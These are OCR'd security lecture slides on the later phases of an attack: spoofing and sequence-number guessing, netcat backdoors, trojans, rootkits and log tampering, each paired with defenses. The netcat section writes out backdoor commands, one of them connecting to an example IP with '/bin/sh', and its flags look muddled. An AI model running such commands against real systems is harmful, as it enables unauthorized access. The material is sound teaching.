
Guessing a Sequence Number

- On Linux ISN=f(time)+rand



Guessing a Sequence Number

- On BSD ISN=rand



Spoofing Defenses

- Ingress and egress filtering
- Prohibit source routing option
- Don’t use trust models with IP addresses
- Randomize sequence numbers

At The End of Gaining Access

- Attacker has successfully logged onto a machine

Phase 4: Maintaining Access

- Attacker establishes a listening application on a port (*backdoor*) so he can log on any time with or without a password
- Attackers frequently close security holes they find

Netcat Tool

- Similar to Linux *cat* command
  - http://netcat.sourceforge.net/
  - Client: Initiates connection to any port on remote machine
  - Server: Listens on any port
  - To open a shell on a victim machine

    On victim machine: nc –l –p 1234


    /* This opens a backdoor */

    On attacker machine: nc 123.32.34.54 1234 –c /bin/sh

    /* This enters through a backdoor, opens a shell */

Netcat Tool

- Used for
  - Port scanning
  - Backdoor
  - Relaying the attack



Trojans

- Application that claims to do one thing (and looks like it) but it also does something malicious
- Users download Trojans from Internet (thinking they are downloading a free game) or get them as greeting cards in E-mail, or as ActiveX controls when they visit a Web site
- Trojans can scramble your machine
  - They can also open a backdoor on your system
- They will also report successful infection to the attacker

Back Orifice

- Trojan application that can
  - Log keystrokes
  - Steal passwords
  - Create dialog boxes
  - Mess with files, processes or system (registry)
  - Redirect packets
  - Set up backdoors
  - Take over screen and keyboard
  - http://www.bo2k.com/

Trojan Defenses

- Antivirus software
- Don’t download suspicious software
- Check MD5 sum on trusted software you download
- Disable automatic execution of attachments

At the End of Maintaining Access

- The attacker has opened a backdoor and can now access victim machine at any time

Phase 5: Covering Tracks

- Rootkits
- Alter logs
- Create hard-to-spot files
- Use covert channels

Application Rootkits

- Alter or replace system components (for instance DLLs)
- E.g., on Linux attacker replaces *ls* program
- Rootkits frequently come together with sniffers:
  - Capture a few characters of all sessions on the Ethernet and write into a file to steal passwords
  - Administrator would notice an interface in promiscuous mode
    - Not if attacker modifies an application that shows interfaces - *netstat*

Application Rootkits

- Attacker will modify all key system applications that could reveal his presence
  - List processes e.g. *ps*
  - List files e.g. *ls*
  - Show open ports e.g. *netstat*
  - Show system utilization e.g. *top*
- He will also substitute modification date with the one in the past

Defenses Against App. Rootkits

- Don't let attackers gain root access
- Use integrity checking of files:
  - Carry a floppy with *md5sum*, check hashes of system files against hashes advertised on vendor site or hashes you stored before
- Use Tripwire
  - Free integrity checker that saves md5 sums of all important files in a secure database (read only CD), then verifies them periodically
  - http://www.tripwire.org/

Kernel Rootkits

- Replace system calls
  - Intercept calls to open one application with calls to open another, of attacker's choosing
  - Now even checksums don't help as attacker did not modify any system applications
  - You won't even see attacker's files in file listing
  - You won't see some processes or open ports
- Usually installed as kernel modules
- Defenses: disable kernel modules

Altering Logs

- For binary logs:
  - Stop logging services
  - Load files into memory, change them
  - Restart logging service
  - Or use special tool
- For text logs simply change file through scripts
- Change login and event logs, command history file, last login data

Defenses Against Altering Logs

- Use separate log servers
  - Machines will send their log messages to these servers
- Encrypt log files
- Make log files append only
- Save logs on write-once media

Creating Hard-to-Spot Files

- Names could look like system file names, but slightly changed
  - Start with .
  - Start with . and add spaces
  - Make files hidden
- Defenses: intrusion detection systems and caution